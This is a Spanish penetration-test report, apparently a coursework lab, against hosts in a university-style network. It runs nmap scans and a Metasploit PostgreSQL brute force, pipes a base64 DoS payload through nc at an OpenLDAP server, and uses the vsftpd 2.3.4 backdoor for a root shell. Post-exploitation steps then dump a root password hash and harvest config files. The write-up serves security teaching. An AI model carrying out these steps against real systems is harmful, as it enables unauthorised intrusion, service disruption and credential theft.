- **-sV**: Analizar el servicio concreto para descubrir versiones y otros datos de interés. Acompañado de --version-intensity para especificar la profundidad de dicho escaneo.
- **-T**: Fija una plantilla de tiempo que se usará para limitar los tiempos de espera. Valores del 0 al 5, siendo 5 el más agresivo

```
# nmap -sS -sU -O -sV --version-intensity 9 -T4 -oX scan_services.log
192.168.251.2,3,4,5,6,20,99,100,254
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-06 12:57 UTC
Nmap scan report for 192.168.251.2
Host is up (0.00027s latency).
Not shown: 1984 closed ports
PORT   STATE         SERVICE      VERSION
2000/tcp  open            cisco-sccp?
5060/tcp  open            sip-proxy    Asterisk PBX 14.6.2
5061/tcp  open            ssl/sip-proxy Asterisk PBX 14.6.2
161/udp   open            snmp         net-snmp; net-snmp SNMPv3 server
162/udp   open|filtered snmptrap
539/udp   open|filtered apertus-ldp
```

```
1030/udp  open|filtered iad1
1035/udp  open|filtered mxxrlogin
5000/udp  open|filtered upnp
5060/udp  open            sip-proxy    Asterisk PBX 14.6.2
5500/udp  open|filtered securid
6004/udp  open|filtered X11:4
9876/udp  open|filtered sd
19504/udp open|filtered unknown
49174/udp open|filtered unknown
49213/udp open|filtered unknown
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Device: PBX

Nmap scan report for 192.168.251.3
Host is up (0.00022s latency).
Not shown: 1912 closed ports, 87 open|filtered ports
PORT   STATE SERVICE VERSION
161/udp open  snmp  net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

Nmap scan report for 192.168.251.4
Host is up (0.00022s latency).
Not shown: 1971 closed ports, 28 open|filtered ports
PORT   STATE SERVICEVERSION
5432/tcp open  postgresql PostgreSQL DB 9.6.0 or later
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.70%I=9%D=5/6%Time=5AEF000F%P=x86_64-unknown-linux-gnu%
SF:r(SMBProgNeg,8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20fro
SF:ntend\x20protocol\x2065363\.19778:\x20server\x20supports\x202\.0\x20to\
SF:x203\.0\0Fpostmaster\.c\0L2064\0RProcessStartupPacket\0\0")%r(Kerberos,
SF:8C,"E\0\0\0\x8bSFATAL\0VFATAL\0C0A000\0Munsupported\x20frontend\x20prot
SF:ocol\x2027265\.28208:\x20server\x20supports\x202\.0\x20to\x203\.0\0Fpos
SF:tmaster\.c\0L2064\0RProcessStartupPacket\0\0")%r(ZendJavaBridge,48,"EFA
SF:TAL:\x20\x20unsupported\x20frontend\x20protocol\x200\.0:\x20server\x20s
SF:upports\x202\.0\x20to\x203\.0\n\0");
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops

Nmap scan report for 192.168.251.5
Host is up (0.00021s latency).
Not shown: 1972 closed ports
PORT   STATE        SERVICE      VERSION
80/tcp open         http         Apache httpd
443/tcp   open            ssl/http     Apache httpd
161/udp   open            snmp         net-snmp; net-snmp SNMPv3 server
162/udp   open|filtered snmptrap
502/udp   open|filtered mbap
```

```
782/udp   open|filtered hp-managed-node
1030/udp  open|filtered iad1
1049/udp  open|filtered td-postman
1457/udp  open|filtered valisys-lm
6004/udp  open|filtered X11:4
16503/udp open|filtered unknown
17592/udp open|filtered unknown
19503/udp open|filtered unknown
20425/udp open|filtered unknown
21111/udp open|filtered unknown
24854/udp open|filtered unknown
28840/udp open|filtered unknown
40708/udp open|filtered unknown
44160/udp open|filtered unknown
49157/udp open|filtered unknown
49170/udp open|filtered unknown
49174/udp open|filtered unknown
49181/udp open|filtered unknown
49213/udp open|filtered unknown
51972/udp open|filtered unknown
52503/udp open|filtered unknown
59193/udp open|filtered unknown
63555/udp open|filtered unknown
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops

Nmap scan report for 192.168.251.6
Host is up (0.00016s latency).
Not shown: 1970 closed ports, 27 open|filtered ports
PORT   STATE SERVICE  VERSION
389/tcp open  ldap  OpenLDAP 2.2.X - 2.3.X
636/tcp open  ldapssl?
161/udp open  snmp  net-snmp; net-snmp SNMPv3 server
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops

Nmap scan report for 192.168.251.20
Host is up (0.00022s latency).
Not shown: 1907 closed ports, 92 open|filtered ports
PORT   STATE SERVICE VERSION
161/udp open  snmp  net-snmp; net-snmp SNMPv3 server
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

Nmap scan report for 192.168.251.66
Host is up (0.00020s latency).
Not shown: 1981 closed ports
PORT   STATE        SERVICE      VERSION
21/tcp open         ftp          vsftpd 2.3.4
443/udp   open|filtered https
520/udp   open|filtered route
```

```
689/udp   open|filtered nmap
1047/udp  open|filtered neod1
2000/udp  open|filtered cisco-sccp
7000/udp  open|filtered afs3-fileserver
9001/udp  open|filtered etlservicemgr
24279/udp open|filtered unknown
24511/udp open|filtered unknown
28973/udp open|filtered unknown
34358/udp open|filtered unknown
47808/udp open|filtered bacnet
47981/udp open|filtered unknown
54094/udp open|filtered unknown
56141/udp open|filtered unknown
61024/udp open|filtered unknown
61322/udp open|filtered unknown
63555/udp open|filtered unknown
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1043.33 seconds

Nmap scan report for 192.168.251.99
Host is up (0.00024s latency).
Not shown: 1972 closed ports
PORT   STATE         SERVICE      VERSION
80/tcp open          http         SimpleHTTPServer 0.6 (Python 2.7.12)
8080/tcp  open             http-proxy
161/udp   open             snmp         net-snmp; net-snmp SNMPv3 server
162/udp   open|filtered snmptrap
389/udp   open|filtered ldap
664/udp   open|filtered secure-aux-bus
1030/udp  open|filtered iad1
1035/udp  open|filtered mxxrlogin
1049/udp  open|filtered td-postman
1701/udp  open|filtered L2TP
4444/udp  open|filtered krb524
5500/udp  open|filtered securid
6004/udp  open|filtered X11:4
17592/udp open|filtered unknown
18255/udp open|filtered unknown
19504/udp open|filtered unknown
20425/udp open|filtered unknown
20872/udp open|filtered unknown
21111/udp open|filtered unknown
26720/udp open|filtered unknown
30365/udp open|filtered unknown
32772/udp open|filtered sometimes-rpc8
49170/udp open|filtered unknown
49174/udp open|filtered unknown
49181/udp open|filtered unknown
49192/udp open|filtered unknown
```

```
52503/udp open|filtered unknown
59193/udp open|filtered unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.70%I=9%D=5/6%Time=5AEF000F%P=x86_64-unknown-linux-gnu%
SF:r(GetRequest,54,"HTTP/1\.0\x20200\x20OK\r\nContent-type:\x20application
SF:/ocsp-response\r\nContent-Length:\x205\r\n\r\n0\x03\n\x01\x01");
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops

Nmap scan report for 192.168.251.100
Host is up (0.00023s latency).
Not shown: 1987 closed ports
PORT   STATE         SERVICE      VERSION
162/udp   open             snmp         net-snmp; net-snmp SNMPv3 server
684/udp   open|filtered corba-iiop-ssl
902/udp   open|filtered ideafarm-door
1044/udp  open|filtered dcutility
6347/udp  open|filtered gnutella2
8181/udp  open|filtered unknown
16449/udp open|filtered unknown
16545/udp open|filtered unknown
16938/udp open|filtered unknown
20710/udp open|filtered unknown
30544/udp open|filtered unknown
61961/udp open|filtered unknown
63420/udp open|filtered unknown
Too many fingerprints match this host to give specific OS details
Network Distance: 3 hops

Nmap scan report for 192.168.251.254
Host is up (0.00015s latency).
All 2000 scanned ports on 192.168.251.254 are closed (1973) or open|filtered
(27)
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 9 IP addresses (9 hosts up) scanned in 3252.91 seconds
```

A partir de esta lista, podemos ir buscando vulnerabilidades conocidas.

3.1.3 Vulnerabilidades

El primer host que analizaremos será 192.168.251.2. Viendo el resultado de NMAP, tiene toda la pinta de ser el PBX de la organización. NMAP ha podido identificar el servicio que se ejecuta: **Asterisk 14.6.2**.

Tras una investigación, una de las últimas vulnerabilidades descubiertas en Asterisk es el **RTP bleed** (*CVE-2017-14099*), que se aprovecha de un bug en el manejo de RTP cuando el NAT se encuentra activo. Si el equipo es vulnerable, el atacante puede inyectar mensajes RTP malformados y recibir llamadas salientes de la centralita sin necesidad de realizar un man-in-the-middle.

Para comprobar si realmente se ve afectado, descargamos la herramienta disponible y verificamos con los puertos RTP por defecto de Asterisk:

```
# git clone https://github.com/kapejod/rtpnatscan
Cloning into 'rtpnatscan'...
remote: Counting objects: 16, done.
remote: Total 16 (delta 0), reused 0 (delta 0), pack-reused 16
Unpacking objects: 100% (16/16), done.
# cd rtpnatscan/
# make
cc -O2 -Wall -g   -c -o rtp_nat_scan.o rtp_nat_scan.c
cc -o rtpnatscan rtp_nat_scan.o
# ./rtpnatscan 192.168.251.2 10000 20000
scanning 192.168.251.2 ports 200 to 1000 with 4 packets per port and 0
bytes of payload type 0
```

Por desgracia, la versión instalada no es vulnerable.


Por otro lado, el host **192.168.251.4** se trata de una BBDD. Concretamente, PostgreSQL con una versión **9.6.0**. No parece tener ninguna vulnerabilidad. Sin embargo, tenemos la posibilidad de realizar un ataque de fuerza bruta para conseguir acceder a los servicios.

```
msf auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name               Current Setting
       Required  Description
   ----               ---------------
       --------  -----------
   BLANK_PASSWORDS    false
       no      Try blank passwords for all users
   BRUTEFORCE_SPEED  5
       yes     How fast to bruteforce, from 0 to 5
   DATABASE           template1
       yes     The database to authenticate against
   DB_ALL_CREDS       false
       no      Try each user/password couple stored in the current database
   DB_ALL_PASS        false
       no      Add all passwords in the current database to the list
   DB_ALL_USERS       false
       no      Add all users in the current database to the list
   PASSWORD
       no      A specific password to authenticate with
   PASS_FILE
```


```
/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt        no
File containing passwords, one per line
   Proxies
        no      A proxy chain of format type:host:port[,type:host:port][...]
   RETURN_ROWSET       true
        no      Set to true to see query result sets
   RHOSTS
        yes     The target address range or CIDR identifier
   RPORT               5432
        yes     The target port
   STOP_ON_SUCCESS    false
        yes     Stop guessing when a credential works for a host
   THREADS             1
        yes     The number of concurrent threads
   USERNAME
        no      A specific username to authenticate as
   USERPASS_FILE
/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no
File containing (space-seperated) users and passwords, one pair per line
   USER_AS_PASS        false
        no      Try the username as the password for all users
   USER_FILE
/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt        no
File containing users, one per line
   VERBOSE             true
        yes     Whether to print output for all attempts

msf auxiliary(scanner/postgres/postgres_login) > set rhosts 192.168.251.4
rhosts => 192.168.251.4
msf auxiliary(scanner/postgres/postgres_login) > exploit

[-] 192.168.251.4:5432 - LOGIN FAILED: :@template1 (Incorrect: FATAL    VFATAL    C28000
Mno PostgreSQL user name specified in startup packet    Fpostmaster.c    L2195
RProcessStartupPacket)
[-] 192.168.251.4:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: FATAL    VFATAL
C28000    Mno PostgreSQL user name specified in startup packet    Fpostmaster.c    L2195
RProcessStartupPacket)
[-] 192.168.251.4:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: FATAL    VFATAL
C28000    Mno PostgreSQL user name specified in startup packet    Fpostmaster.c    L2195
RProcessStartupPacket)
[-] 192.168.251.4:5432 - LOGIN FAILED: :password@template1 (Incorrect: FATAL    VFATAL
C28000    Mno PostgreSQL user name specified in startup packet    Fpostmaster.c    L2195
RProcessStartupPacket)
[-] 192.168.251.4:5432 - LOGIN FAILED: :admin@template1 (Incorrect: FATAL    VFATAL
C28000    Mno PostgreSQL user name specified in startup packet    Fpostmaster.c    L2195
RProcessStartupPacket)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "postgres"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: scott:@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "scott"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: FATAL    VFATAL
```

```
C28P01    Mpassword authentication failed for user "scott"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "scott"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "scott"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "scott"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:postgres@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: postgres:admin@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "postgres"    Fauth.c
L328    Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: FATAL    VFATAL
C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[-] 192.168.251.4:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: FATAL
VFATAL    C28P01    Mpassword authentication failed for user "admin"    Fauth.c    L328
Rauth_failed)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

A continuación, disponemos de un servidor web en la dirección **192.168.251.5**. Si accedemos con el navegador, podemos observar que se trata de un servidor OwnCloud.



Por desgracia, no podemos deducir la versión que se utiliza. Sin embargo, usaremos NESSUS para descubrir si existe alguna brecha. Tras lanzar el escaneo de vulnerabilidades Web, obtenemos el siguiente listado:



Destacamos los siguientes resultados arrojados por NESSUS:

Nombre	Familia	Descripción
Web Server Transmits	Web Servers	El servicio utiliza HTTP sin

Cleartext Credentiales		cifrado.
Apache HTTP Server Version	Web Servers	El servidor web apache expone su versión de software.
CGI Generic Injectable Parameter	CGI abuses	Es posible indicar un parámetro en la URL y recibirlo de vuelta.
External URLs	Web servers	Existen links a URLs externas.
HTTP Methods Allowed	Web servers	Es posible conocer los métodos disponibles con una petición HTTP OPTIONS.
Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header	CGI abuses	No existe la cabecera CSP, que obliga que distinto tipo de contenido provenga únicamente de la fuente indicada.
Web Application Cookies Not Marked Secure	Web Servers	Las cookies pueden ser transmitidas por HTTP sin cifrado.


A pesar de que Nessus haya podido encontrar distinta información útil, ésta no desvela ninguna brecha que pueda ser explotable.

Después, tenemos un directorio activo que escucha en el puerto 389 y 636. Además, sabemos que se trata de **OpenLDAP**, con una versión entre 2.2.X - 2.3.X. Uno de los exploits más recientes que hay disponibles es el *CVE-2015-6908*. Este provoca una denegación de servicio con consultas malformadas. Para reproducirlo, ejecutamos:

```
# echo "/4SEhISEd4MKYj5ZMgAAAC8=" | base64 -d | nc -v 192.168.251.6 389
```

Sin embargo, el host no resulta ser afectado a dicha vulnerabilidad.

Por otro lado, el host **192.168.251.99** parece un servidor de distribución de CRLs (CRL Distribution). En el puerto 80 se mantiene en ejecución **SimpleHTTPServer 0.6**, un servidor web que sirve los CRL de la Universidad de Murcia.



Además, el puerto 8080 no parece albergar un servidor web. Sabiendo que se trata de un servidor de distribución, es muy probable que se trate de algún servicio asociado a la PKI de la universidad.

Los hosts 192.168.251.3,20,100,254 son los menos descriptivos respecto a la información arrojada por los escáneres. Los 3 primeros, al igual que los demás servicios, tienen habilitado el servicio SNMP. Sin embargo, resulta imposible realizar algún escaneo más profundo estando fuera de la red:

```
msf auxiliary(scanner/snmp/snmp_enum) > set rhosts 192.168.251.3
rhosts => 192.168.251.3
msf auxiliary(scanner/snmp/snmp_enum) >
msf auxiliary(scanner/snmp/snmp_enum) > exploit

[-] 192.168.251.3 SNMP request timeout.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Por último, nos encontramos con el servidor 192.168.251.66, quien tiene un servicio FTP habilitado en el puerto 21. Según NMAP, se trata de **vsftpd 2.3.4**, quien es muy famoso por haber tenido durante un breve periodo de tiempo una puerta trasera en sus repositorios oficiales. La puerta trasera consistía en enviar la secuencia de caracteres **:)** durante el login, lo que hacía abrir el puerto de escucha 6200 y otorgar una shell al atacante.

En estos tiempos no es común ver a las universidades usando servicios FTP de cara al público, y menos cuando nuestro objetivo dispone de soluciones mucho más avanzadas para el alojamiento y compartición de archivos, como *ownCloud*.

Abrimos metasploit y comprobamos si el host es vulnerable al exploit **unix/ftp/vsftpd_234_backdoor**

```
msf auxiliary(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.251.66
rhosts => 192.168.251.66
msf auxiliary(scanner/snmp/snmp_enum) > exploit

[*] 192.168.251.66:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.251.66:21 - USER: 331 Please specify the password.
[+] 192.168.251.66:21 - Backdoor service has been spawned, handling...
[+] 192.168.251.66:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.

whoami
root
```

BINGO! Tenemos una sesión de metasploit. Estamos dentro. A partir de aquí, podemos realizar la postexplotación. Para empezar, dejamos la sesión en segundo plano y consultamos su ID.

```
^Z
Background session 1? [y/N]  y
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell cmd/unix                192.168.252.66:36189 ->
192.168.251.66:6200 (192.168.251.66)

msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Lo primero que podemos probar es obtener los hash de las credenciales del sistema

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use
post/linux/gather/hashdump
msf post(linux/gather/hashdump) > set SESSION 1
SESSION => 1
msf post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module.
[+]
root:$6$s89RNcGl$bDM9KcJXzIZBfnzWP/5SpTkNVFHkmrUBFCY44K1EE3LCbAPXhZBqiyk
iWQNHtMiGY6zo9ILvUJoFUVAfaLDzO1:0:0:root:/root:/bin/bash
[+] Unshadowed Password File:
/root/.msf4/loot/20180512125509_default_192.168.251.66_linux.hashes_1263
51.txt
[*] Post module execution completed
```

Para conseguirlo, la contraseña en texto claro, podemos usar ataques de fuerza bruta o consultar en internet si algún servicio ha precalculado previamente la contraseña.

Otro aspecto interesante es saber si nos encontramos en un entorno virtualizado o no. Para ello, disponemos de módulos tales como **checkvm** o **checkcontainer**.

```
msf post(linux/gather/hashdump) > use post/linux/gather/checkvm
msf post(linux/gather/checkvm) > set SESSION 1
SESSION => 1
msf post(linux/gather/checkvm) > exploit

[!] SESSION may not be compatible with this module.
[*] Gathering System info ....
[+] This appears to be a 'Xen' virtual machine
[*] Post module execution completed
msf post(linux/gather/checkvm) > use post/linux/gather/checkcontainer
msf post(linux/gather/checkcontainer) > set SESSION 1
SESSION => 1
msf post(linux/gather/checkcontainer) > exploit

[!] SESSION may not be compatible with this module.
[+] This appears to be a 'Docker' container
[*] Post module execution completed
```

Podemos comprobar que nos encontramos dentro de un entorno virtualizado. Concretamente, un contenedor de **Docker**.

Intentamos conseguir archivos de configuración crtíticos, que podrían contener información sensible:

```
msf post(linux/gather/checkcontainer) > use
post/linux/gather/enum_configs
msf post(linux/gather/enum_configs) > set SESSION 1
SESSION => 1
msf post(linux/gather/enum_configs) > exploit

[!] SESSION may not be compatible with this module.
[*] Running module against ftp.um.es
[*] Info:
[*]     Ubuntu 16.04.4 LTS
[*]     Linux ftp.um.es 4.14.39-1-MANJARO #1 SMP PREEMPT Wed May 2
19:03:39 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
[+] my.cnf stored in
/root/.msf4/loot/20180512130351_default_192.168.251.66_linux.enum.conf_7
80603.txt
[+] shells stored in
```

```
/root/.msf4/loot/20180512130352_default_192.168.251.66_linux.enum.conf_9
49057.txt
[+] sepermit.conf stored in
/root/.msf4/loot/20180512130353_default_192.168.251.66_linux.enum.conf_5
14742.txt
[+] ca-certificates.conf stored in
/root/.msf4/loot/20180512130353_default_192.168.251.66_linux.enum.conf_3
28016.txt
[+] access.conf stored in
/root/.msf4/loot/20180512130353_default_192.168.251.66_linux.enum.conf_4
89618.txt
[+] rpc stored in
/root/.msf4/loot/20180512130354_default_192.168.251.66_linux.enum.conf_7
84805.txt
[+] ldap.conf stored in
/root/.msf4/loot/20180512130356_default_192.168.251.66_linux.enum.conf_8
48020.txt
[+] sysctl.conf stored in
/root/.msf4/loot/20180512130358_default_192.168.251.66_linux.enum.conf_6
82191.txt
[+] snmp.conf stored in
/root/.msf4/loot/20180512130359_default_192.168.251.66_linux.enum.conf_7
14448.txt
[*] Post module execution completed
```

Uno de las configuraciones más interesantes es el de **snmp.conf**, pues hemos visto que muchos otros servicios de la organización lo tenían habilitado. Volvemos a la sesión y buscamos manualmente la configuración de SNMP

```
msf post(linux/gather/enum_configs) > sessions 1
ls
snmp.conf
snmpd.conf
snmptrapd.conf
cat snmpd.conf
##############################################################################
#######
#
# EXAMPLE.conf:
#   An example configuration file for configuring the Net-SNMP agent
('snmpd')
#   See the 'snmpd.conf(5)' man page for details
#
